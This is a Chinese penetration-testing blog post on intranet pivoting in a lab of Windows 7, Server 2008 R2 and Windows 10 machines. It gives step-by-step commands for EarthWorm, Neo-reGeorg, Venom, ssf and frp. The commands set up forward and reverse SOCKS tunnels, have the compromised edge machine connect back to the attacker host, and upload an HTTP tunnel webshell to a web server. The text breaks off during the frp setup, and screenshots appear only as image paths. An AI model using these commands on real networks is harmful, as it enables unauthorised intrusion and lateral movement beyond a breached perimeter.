内网渗透 | 常用的内网穿透工具使用

原创一寸一叶 HACK学习呀
2020-11-12原文

0x01 环境介绍

边缘机器：windows 7 ip:192.168.52.137/192.168.220.133

目标机器: windows 2008R2 ip:192.168.52.138


攻击机器：windows 10 ip:192.168.220.1


0x02 EarthWorm


将ew_for_windows上传到边缘机器 1.正向连接 在win7机器上执行ew -s ssocksd -l
888监听本机888端口。然后在win10机器上使用SocksCap64进行连接

然后把firefox放进文件运行

2.反向连接 攻击机器上执行ew_for_Win.exe -s rcsocks -l 1080 -e 1234对外1234端口转发到1080端口，然后边缘机器连接ew_for_Win.exe -s rssocks -d 192.168.220.1 -e 1234








再用SocksCap64代理本地127.0.0.1端口1080

0x03 Neo-reGeorg

这个是走http，生成php文件python neoreg.py generate -k 123456




在neoreg_server目录下生成了几个文件

名称	修改日期	类型	大小
key.txt	2020-11-11 16:26	TXT 文件	1 KB
tunnel.ashx	2020-11-11 16:26	ASP.NET Generic...	5 KB
tunnel.aspx	2020-11-11 16:26	ASP.NET Server ...	4 KB
tunnel.js	2019-08-14 12:26	JavaScript 文件	6 KB
tunnel.jsp	2020-11-11 16:26	JSP 文件	5 KB
tunnel.jspx	2019-08-14 12:30	JSPX 文件	4 KB
tunnel.nosocket.php	2020-11-11 16:26	PHP 文件	5 KB
tunnel.php	2020-11-11 16:26	PHP 文件	5 KB
tunnel.tomcat.5.jsp	2020-11-11 16:26	JSP 文件	5 KB
tunnel3.jsp	2019-08-14 12:30	JSP 文件	4 KB

针对不同类型上传不同脚本

攻击机连接python neoreg.py -k 123456 -u http://192.168.220.133/tunnel.php




然后同样用SocksCap64代理本地1080端口

0x04 Venom


攻击机器：


```
admin.exe -lport 9999
```



边缘机器：

```
agent.exe -rhost 192.168.220.1 -rport 9999
```







0x05 ssf 正向：

把certs文件夹和ssfd上传到边缘机器 目标边界监听1050端口


```
ssfd.exe -p 1050
```




攻击机连接目标边界的1050端口，并将数据转发给1051端口ssf.exe -D 1051 -p 1050 192.168.220.133



反向：本地监听1234端口ssfd.exe -p 1234



然后目标边界连接我们的1234端口，并将数据转发给12345端口ssf.exe -F 12345 -p 1234 192.168.220.1




0x06 frp


攻击机器上设置frps.ini

```
[common]bind_port = 6666
```

